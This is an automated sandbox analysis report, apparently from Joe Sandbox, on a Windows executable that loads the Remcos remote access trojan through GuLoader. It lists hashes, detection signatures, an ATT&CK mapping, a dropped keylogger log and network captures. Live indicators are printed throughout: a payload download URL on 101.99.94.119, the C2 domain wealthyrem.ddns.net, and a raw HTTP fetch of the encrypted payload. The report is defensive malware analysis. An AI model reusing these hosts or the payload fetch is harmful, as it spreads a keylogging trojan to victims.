ID: 457930
Sample Name:
kGSHiWbgq9.exe
Cookbook: default.jbs
Time: 15:15:06
Date: 02/08/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report kGSHiWbgq9.exe

Overview


General Information

Sample Name:	kGSHiWbgq9.exe
Analysis ID:	457930
MD5:	27bf14807bc9d5c..
SHA1:	08eeed11867aa3..
SHA256:	55fd5769df0df23…
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




GuLoader Remcos

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- GuLoader behavior detected
- Multi AV Scanner detection for subm…
- Yara detected GuLoader
- Yara detected Remcos RAT
- C2 URLs / IPs found in malware con…
- Contains functionality to detect hard…
- Detected RDTSC dummy instruction…
- Hides threads from debuggers
- Installs a global keyboard hook
- Machine Learning detection for samp…
- Tries to detect Any.run

Classification



Process Tree

- **System is w10x64**
- kGSHiWbgq9.exe (PID: 6592 cmdline: 'C:\Users\user\Desktop\kGSHiWbgq9.exe' MD5: 27BF14807BC9D5CD2D823293F43C3A3A)
  - kGSHiWbgq9.exe (PID: 6636 cmdline: 'C:\Users\user\Desktop\kGSHiWbgq9.exe' MD5: 27BF14807BC9D5CD2D823293F43C3A3A)
- **cleanup**

Malware Configuration

Threatname: GuLoader

```
{
  "Payload URL": "http://101.99.94.119/WEALTH_PRUu"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000B.00000002.1727052878.00000000008A4000.00000004.00000020.sdmp	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	
00000001.00000002.773585208.00000000020F0000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
Process Memory Space: kGSHiWbgq9.exe PID: 6636	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected Remcos RAT

Machine Learning detection for sample

Networking:

C2 URLs / IPs found in malware configuration

Uses dynamic DNS services

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

E-Banking Fraud:

Yara detected Remcos RAT

Data Obfuscation:

Yara detected GuLoader

Malware Analysis System Evasion:

Contains functionality to detect hardware virtualization (CPUID execution measurement)

Detected RDTSC dummy instruction sequence (likely for instruction hammering)

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

Anti Debugging:

Hides threads from debuggers

Stealing of Sensitive Information:

GuLoader behavior detected

Yara detected Remcos RAT


Remote Access Functionality:

Yara detected Remcos RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec
Valid Accounts	Windows Management Instrumentation	Path Interception	Process Injection 1 2	Masquerading 1	Input Capture 1 1	Security Software Discovery 6 2 1	Remote Services	Input Capture 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eave Insec Netw Comr
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2 3	LSASS Memory	Virtualization/Sandbox Evasion 2 3	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Non-Standard Port 1	Explo Redir Calls
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 2	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 1	Explo Track Locat
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 2	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 2 1 2	Manip Devic Comr
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 3 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamn Denia Servi


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
kGSHiWbgq9.exe	22%	Virustotal		Browse
kGSHiWbgq9.exe	9%	ReversingLabs	Win32.Trojan.Vebzenpak	
kGSHiWbgq9.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://101.99.94.119/WEALTH_PRUuqVZw139.bin	0%	Avira URL Cloud	safe	
http://101.99.94.119/WEALTH_PRUu	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
wealthyrem.ddns.net	194.5.97.128	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://101.99.94.119/WEALTH_PRUuqVZw139.bin	true	• Avira URL Cloud: safe	unknown
http://101.99.94.119/WEALTH_PRUu	true	• Avira URL Cloud: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
194.5.97.128	wealthyrem.ddns.net	Netherlands		208476	DANILENKODE	true
101.99.94.119	unknown	Malaysia		45839	SHINJIRU-MY-AS-APShinjiruTechnologySdnBhdMY	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	457930
Start date:	02.08.2021
Start time:	15:15:06

Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 29s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	kGSHiWbgq9.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Suspected Instruction Hammering Hide Perf
Number of analysed new started processes analysed:	32
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@3/1@1/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 6.3% (good quality ratio 2.7%) • Quality average: 21.2% • Quality standard deviation: 28.8%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
194.5.97.128	loKmeabs9V.exe	Get hash	malicious	Browse	
101.99.94.119	loKmeabs9V.exe	Get hash	malicious	Browse	• 101.99.94.119/WEALTH_PRUuqVZw139.bin

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
wealthyrem.ddns.net	loKmeabs9V.exe	Get hash	malicious	Browse	• 194.5.97.128

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DANILENKODE	loKmeabs9V.exe	Get hash	malicious	Browse	• 194.5.97.128
	1niECmfIcE.exe	Get hash	malicious	Browse	• 194.5.97.94
	Nuzbcdoajgupgalxelbnohzzeonlplvuro.exe	Get hash	malicious	Browse	• 194.5.98.7
	RueoUfi1MZ.exe	Get hash	malicious	Browse	• 194.5.98.3

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Departamento de contadores Consejos de pago 0.exe	Get hash	malicious	Browse	• 194.5.98.7
	04_extracted.exe	Get hash	malicious	Browse	• 194.5.97.18
	scanorder01321.jar	Get hash	malicious	Browse	• 194.5.98.243
	scanorder01321.jar	Get hash	malicious	Browse	• 194.5.98.243
	PO.exe	Get hash	malicious	Browse	• 194.5.98.23
	PO B4007121.exe	Get hash	malicious	Browse	• 194.5.98.7
	WzOSphO1Np.exe	Get hash	malicious	Browse	• 194.5.98.107
	QUOTATION-007222021.exe	Get hash	malicious	Browse	• 194.5.97.145
	PO B4007121.exe	Get hash	malicious	Browse	• 194.5.98.7
	ORDER407-395.exe	Get hash	malicious	Browse	• 194.5.98.23
	Bank Copy.pdf.exe	Get hash	malicious	Browse	• 194.5.98.8
	FATURAA No.072221.exe	Get hash	malicious	Browse	• 194.5.98.158
	Document.1-xml.eml.exe	Get hash	malicious	Browse	• 194.5.98.136
	2 (P-O DRAWINGS) SUPPLY PRODUCT.exe	Get hash	malicious	Browse	• 194.5.98.212
	ynFBVCYIcu.exe	Get hash	malicious	Browse	• 194.5.98.195
	#RFQ ORDER7678432213211.exe	Get hash	malicious	Browse	• 194.5.98.120

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Roaming\remcos\logs.dat	
Process:	C:\Users\user\Desktop\kGSHiWbgq9.exe
File Type:	data
Category:	dropped
Size (bytes):	148
Entropy (8bit):	3.3487110381392666
Encrypted:	false
SSDEEP:	3:rklKlmvNBlfOlTfab5JWRal2Jl+7R0DAlBG4LNQblovDl9il:llKIL8Rab5YcIeeDAlybW/G
MD5:	76573E45A0665F7B4EA43FCFAC539A41
SHA1:	4DD46EEC1D9DC9E981C0D4CF4248B1E98D1BFD90
SHA-256:	386A19E3AA88261E634D5DCBCD189211762BDCBB6C33ED74E67B259F1214748E
SHA-512:	2D21A84DC0D0AF7C315A6A616A6CD5D53EC99F6FA8259408101169D995642B258976259B70B363591F8FEB65E107E75DA8D2FA6D84E0EFC23FEA3D8856BEBBE A
Malicious:	false
Reputation:	low
Preview:	....[.2.0.2.1./.0.8./.0.2. .1.5.:.1.6.:.5.5. .O.f.f.l.i.n.e. .K.e.y.l.o.g.g.e.r. .S.t.a.r.t.e.d.].....[. .P.r.o.g.r.a.m. .M.a.n.a.g.e.r. .].....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.650522833717378
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	kGSHiWbgq9.exe
File size:	114688
MD5:	27bf14807bc9d5cd2d823293f43c3a3a
SHA1:	08eeed11867aa351be0d6c48da283721ee6c0769

General

SHA256:	55fd5769df0df23d4140a34d07dc2c833b43ac1060f4d0992bdd27316041c69a
SHA512:	c2bcd733a0bfd1b9e56b630e4fae6a45951a843946a389f8987c48a3b047ca9b9f74a5a01afc7d7589f156691220e474553229f485b6de4f902db566a6a0d245
SSDEEP:	1536:EAPGkc1ug6GUMu+Yg2WGI5XZ4QmiPYefCGk4H:X2bUMEWfXZiea
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#...B...B...B..L^...B...`...B...d...B..Rich.B.....PE..L.....K.....@.....D.....P....@.....

File Icon

Icon Hash:	a5b595a595a5a5b5

Static PE Info

General

Entrypoint:	0x401144
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x4B801CC3 [Sat Feb 20 17:32:51 2010 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	5565993a5a9f2bfb76f28ab304be6bc1

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x13df4	0x14000	False	0.649157714844	data	7.07266809617	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x15000	0x115c	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x17000	0x5b96	0x6000	False	0.545694986979	data	6.03179178254	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map

Language of compilation system	Country where language is spoken	Map
Chinese	Taiwan	

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 2, 2021 15:17:48.299998045 CEST	192.168.2.4	8.8.8.8	0xe5e6	Standard query (0)	wealthyrem.ddns.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 2, 2021 15:16:14.163957119 CEST	8.8.8.8	192.168.2.4	0x52b2	No error (0)	a-0019.a.dns.azurefd.net	a-0019.standard.a-msedge.net		CNAME (Canonical name)	IN (0x0001)
Aug 2, 2021 15:17:48.334119081 CEST	8.8.8.8	192.168.2.4	0xe5e6	No error (0)	wealthyrem.ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 2, 2021 15:20:42.004930019 CEST	8.8.8.8	192.168.2.4	0x2953	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)

HTTP Request Dependency Graph

- 101.99.94.119

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49758	101.99.94.119	80	C:\Users\user\Desktop\kGSHiWbgq9.exe


Timestamp	kBytes transferred	Direction	Data
Aug 2, 2021 15:17:47.258838892 CEST	8762	OUT	GET /WEALTH_PRUuqVZw139.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: 101.99.94.119 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Aug 2, 2021 15:17:47.311050892 CEST	8763	IN	HTTP/1.1 200 OK Date: Mon, 02 Aug 2021 05:17:46 GMT Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/7.3.29 Last-Modified: Sun, 01 Aug 2021 22:14:12 GMT ETag: "72840-5c886c5bd2c84" Accept-Ranges: bytes Content-Length: 469056 Content-Type: application/octet-stream Data Raw: 02 da 3f 3b 14 7d 1a 6a 97 49 3f 94 5c 82 37 c8 0c ca ec 44 1c 6d c0 32 59 f9 cf d2 b0 1a e7 13 99 e0 d4 67 ec d8 64 6e 95 58 ec b1 4f 94 7f 92 37 39 35 25 0e 6c f3 89 78 b7 14 89 1a b4 26 f2 11 bc 3c b1 1c 0b fb d6 41 4d 17 b6 90 e4 e1 56 be d4 42 8e 30 56 42 72 02 40 cf 5a 21 29 62 b6 a4 bb 97 62 c7 e2 1d 15 12 0a 25 a3 bb 05 00 9a 03 47 1d ba da 59 7d 50 7d 8e 32 9f bd 1b 63 b0 ea 7e de 40 f0 aa 58 0e 19 69 40 f1 d1 6b f1 62 d6 9c 56 99 d3 55 3a 4c c8 f3 2a 1b 7f 98 48 43 5b 6b 10 cc 6e ca 2c 4f d1 bc 05 59 7c a8 bd 1b e3 26 7b 5f 90 54 72 2d 60 23 c9 eb 7e 5d ec e2 0a 13 8d ba 86 2d 25 4e 20 56 e0 c4 56 b4 da 8c f9 40 35 ce ca 47 61 c1 d5 42 39 36 83 4b 05 13 8e 82 3a 7f 1a 70 78 d3 98 05 7d 70 85 8a 7a b4 55 f9 32 c4 64 02 aa 76 81 23 0d 67 b4 0c 86 01 3c 66 fe 8e 3d 81 d4 a9 fd 53 2d 87 b2 0a 8c 47 cb 99 07 35 0a ea 05 95 85 9a ea 9e 1c b4 42 7b 37 c3 bf 5b d5 08 31 4c 06 8c ae 2a dc 74 43 76 6b 1a 79 74 62 a4 ec 7a e4 b3 33 61 bb 8c f9 8d 24 71 d9 a7 31 0b f7 dd 8d a2 30 60 0f 5d 6b ca 63 ff f3 ad e7 ae 9c 70 5d ab fb cf ab d5 2a 9c 0b c8 8a 06 7a 9e 24 c7 88 e1 fc 5f 55 5d a2 fe e4 58 1e af 6c 38 09 9d 79 ed 0d 1e d1 9b 13 ef bb dd e2 65 05 71 fa 7e 26 bb f5 c9 72 29 42 3c 09 d8 c6 58 89 d2 04 93 17 fc f9 4a ff 0c 29 bd d9 81 ba cb e4 1b 2c 52 78 a4 d9 42 8a 61 95 7c 3e 9a 70 61 f5 c7 73 cf af 4a 80 27 ac 59 a8 a5 a9 49 8b 4d 5f 3c 72 be c5 73 21 12 da 76 7f ba 44 c5 a7 66 6a 8f 02 0d 2c 51 87 6a c1 50 3a 55 43 c6 41 a6 d1 bb 6d db 6f 22 5f 49 7b bc 5d 82 66 82 4b a4 3c d9 82 27 47 0b f0 a6 2a 48 ec 52 1e 40 e4 cc 10 e5 b4 02 68 d3 1c 3b 3c 99 33 d9 13 b9 61 55 a3 8e da ce 48 88 c3 28 d8 13 34 45 1f df b3 20 66 a5 15 3a 2d 26 dc 96 c9 67 30 5c ca 63 b9 34 86 eb 7a fc ff c3 26 06 89 06 ca a1 12 4b 9d f9 57 a7 54 49 70 0a 52 77 83 b6 e9 02 f2 6c 48 f9 74 79 d9 82 16 96 89 9a 7a de b4 90 0f f6 16 6b 07 64 5c 83 16 8f 9d 35 d2 84 8c 59 91 d3 47 b1 2a 4d ad cd 41 07 a6 d3 a3 71 13 43 48 13 55 d1 61 c8 b4 e9 72 ef e4 25 55 23 a3 6c b7 1b 62 c3 ff ed f0 85 26 dc 67 ec 9d b6 82 25 ee ff a9 0b a1 9b 2b e2 53 8e cb 80 d9 08 0e 43 7f ab aa ac e8 48 0c 86 43 08 9d 39 48 04 fc 5a fd cb ff 7f d7 7e 5f cc dd e7 46 9c 10 4c 3d 16 86 e7 3c 91 40 12 5f 01 8e 41 14 23 b5 7b 43 89 4d 4f ad 4f fe 82 56 43 16 6f 60 ec 0e cc 2b 5a f9 2b db 17 89 0a 97 3c 4b 96 7c a4 e1 58 26 05 bd dd b6 55 ab 82 d1 2f 30 a1 29 7c 1d ca aa 24 22 59 fb a1 c2 6e 18 e5 67 5a 05 bf 70 24 a9 54 96 11 ce 4f 01 7c ab 96 38 b4 35 55 08 59 ea ed 23 06 cb 67 22 ff ab ea ab ed 73 ef 40 4f 10 61 66 d5 f0 91 4b 0c 68 4b 13 1b 27 3c 7c 9e cf 12 c2 37 76 5d 5f bc c1 76 8d 4a 87 b9 10 33 69 85 2b e7 99 38 4a d2 a4 a6 09 55 d3 c9 70 5e d8 c0 6d ff 3c fb 56 07 b6 e7 fb 66 8f fb f9 d7 f4 a8 fb 01 0b fa 5c db d2 33 8e 37 1f 9e 99 c1 15 13 ea e1 cd e4 0c 5c e6 ac b1 1f 0b fb d6 45 4d 17 b6 6f 1b e1 56 06 d4 42 8e 30 56 42 72 42 40 cf 5a 21 29 62 b6 a4 bb 97 62 c7 e2 1d 15 12 0a 25 a3 bb 05 00 9a 03 47 1d ba da 59 7d 50 7d 8e 32 9f ad 1a 63 b0 e4 61 64 4e f0 1e 51 c3 38 d1 41 bd 1c 4a a5 0a bf ef 76 e9 a1 3a 5d 3e a9 9e 0a 78 1e f6 26 2c 2f 4b 72 a9 4e b8 59 21 f1 d5 6b 79 38 Data Ascii: ?;}jI?\7Dm2YgdnXO795%lx&<AMVB0VBr@Z!)bb%GY}P}2c~@Xi@kbVU:L*HC[kn,OY|&{_Tr-`#~]-%N VV@5GaB96K:px}pzU2dv#g<f=S-G5B{7[1L*tCvkytbz3a$q10`]kcp]*z$_U]Xl8yeq~&r)B<XJ),RxBa|>pasJ'YIM_<rs!vDfj,QjP: UCAmo"_I{]fK<'G*HR@h;<3aUH(4E f:-&g0\c4z&KWTlpRwlHtyzkd\5YG*MAqCHUar%U#lb&g%+SCHC9HZ~_FL=<@_A# {CMOOVCo`+Z+<K|X&U/0)|$"YngZp$TO|85UY#g"s@OafKhK'<|7v]_vJ3i+8JUp^m<Vf\37\EMoVB0VBrB@Z!)bb%GY}P}2 cadNQ8AJv:]>x&,/KrNY!ky8

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: kGSHiWbgq9.exe PID: 6592 Parent PID: 5872

General

Start time:	15:15:53
Start date:	02/08/2021
Path:	C:\Users\user\Desktop\kGSHiWbgq9.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\kGSHiWbgq9.exe'
Imagebase:	0x400000
File size:	114688 bytes
MD5 hash:	27BF14807BC9D5CD2D823293F43C3A3A

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000001.00000002.773585208.00000000020F0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

Analysis Process: kGSHiWbgq9.exe PID: 6636 Parent PID: 6592

General

Start time:	15:16:52
Start date:	02/08/2021
Path:	C:\Users\user\Desktop\kGSHiWbgq9.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\kGSHiWbgq9.exe'
Imagebase:	0x400000
File size:	114688 bytes
MD5 hash:	27BF14807BC9D5CD2D823293F43C3A3A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 0000000B.00000002.1727052878.00000000008A4000.00000004.00000020.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Created

File Written

Registry Activities Show Windows behavior

Key Created

Key Value Created

Disassembly

Code Analysis